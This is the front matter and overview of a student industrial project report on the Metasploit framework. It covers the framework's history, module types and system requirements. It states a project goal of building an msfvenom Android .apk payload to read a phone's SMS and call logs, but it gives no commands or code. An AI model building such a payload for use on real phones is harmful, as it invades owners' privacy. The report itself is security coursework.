• Industrial PROJECT

Supervisor:

Amit Shringi

Assistant professor

Submitted By:

Altamash Khan

Roll No. 21EMICS006

Department of Computer Science & Engineering

Modi Institute of Technology

Rajasthan Technical University

August , 2023

(Session: 2023-24)

Industrial PROJECT

Metasploit

By ALTAMASH KHAN

This project is basically based on metasploit venom attack that work on android mobile to access data like SMS and call logs

ACKNOWLADGEMENT

The successful completion of the internship would not have been possible without the guidance and support of many people. I express my sincere gratitude to Department Head **Mr. Mithun Verma** for allowing to do my internship at **Netparam Technologies Pvt. Ltd.**

I hereby declare that the work, which is being presented in the Training Report, entitled **“METASPLOIT”** in partial fulfillment for the award of Degree of “Bachelor of Technology” in **Department of Computer Engineering with specialization in Computer Science and Engineering**, and submitted to the **Department of Computer Science & Engineering, Modi Institute of Technology**, Rajasthan Technical University is a record of my own investigations carried under the Guidance of **Assistant professor , Amit Shringi**, Dept. of **Computer Science & Engineering.** I have not submitted the matter presented in this Training Report anywhere for the award of any other Degree

ALTAMASH KHAN

Computer Science and Engineering

Roll No.: 21EMICS006

Modi Institute of Technology, Kota

:Counter Signed By

:Supervisor

Amit Shringi


Assistant professor ,CSE Dept.

A Brief History of Metasploit

Metasploit was conceived and developed by H D Moore in October 2003 as a Perl-based portable network tool for the creation and development of exploits. By 2007, the framework was entirely rewritten in Ruby. In 2009, Rapid7 acquired the Metasploit project, and the framework gained popularity as an emerging information security tool to test the vulnerability of computer systems. Metasploit 4.0 was released in August 2011 and includes tools that discover software vulnerabilities besides exploits for known bugs.

What Is the Purpose of Metasploit?

Metasploit is a powerful tool used by network security professionals to do penetration tests, by system administrators to test patch installations, by product vendors to implement regression testing, and by security engineers across industries. The purpose of Metasploit is to help users identify where they are most likely to face attacks by hackers and proactively mend those weaknesses before exploitation by hackers.




METASPLOIT MODULES

Metasploit provides you with modules for:

- **Exploits:** Tool used to take advantage of system weaknesses
- **Payloads:** Sets of malicious code
- **Auxiliary functions:** Supplementary tools and commands
- **Encoders:** Used to convert code or information
- **Listeners:** Malicious software that hides in order to gain access
- **Shellcode:** Code that is programmed to activate once inside the target
- **Post-exploitation code:** Helps test deeper penetration once inside
- **Nops:** An instruction to keep the payload from crashing

What Tools Are Used in Metasploit?

Metasploit tools make penetration testing work faster and smoother for security pros and hackers. Some of the main tools are Aircrack, Metasploit unleashed, Wireshark, Ettercap, Netsparker, Kali, etc.



How to Download and Install Metasploit?

If you are using Kali Linux for presentation testing, Metasploit is preinstalled in your system. So you don’t need to download and install it.

The GitHub repository helps to download and install Metasploit in both Windows and Linux systems. It is available in the GUI version, but you have to purchase for full access to Metasploit licensed version.

SPECIFIC REQUIREMENTS

HARDWARE INTERFACE


Processor Type	Core i5
Processor Speed	2.40 GHz
RAM Size	16 GB
Memory technology	DDR4
SSD	512 GB
Wi-Fi	50 MBPS


SOFTWARE REQUIREMENT

Operating system	Kali Linux
Application	Metasploit framework
Terminal	Linux


PROJECT NEED

- *Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers. To put it simply, Metasploit allows hacking with permission.*
- *Create a metasploit for venom attack in android phone.*
- *Need to create .apk file.*

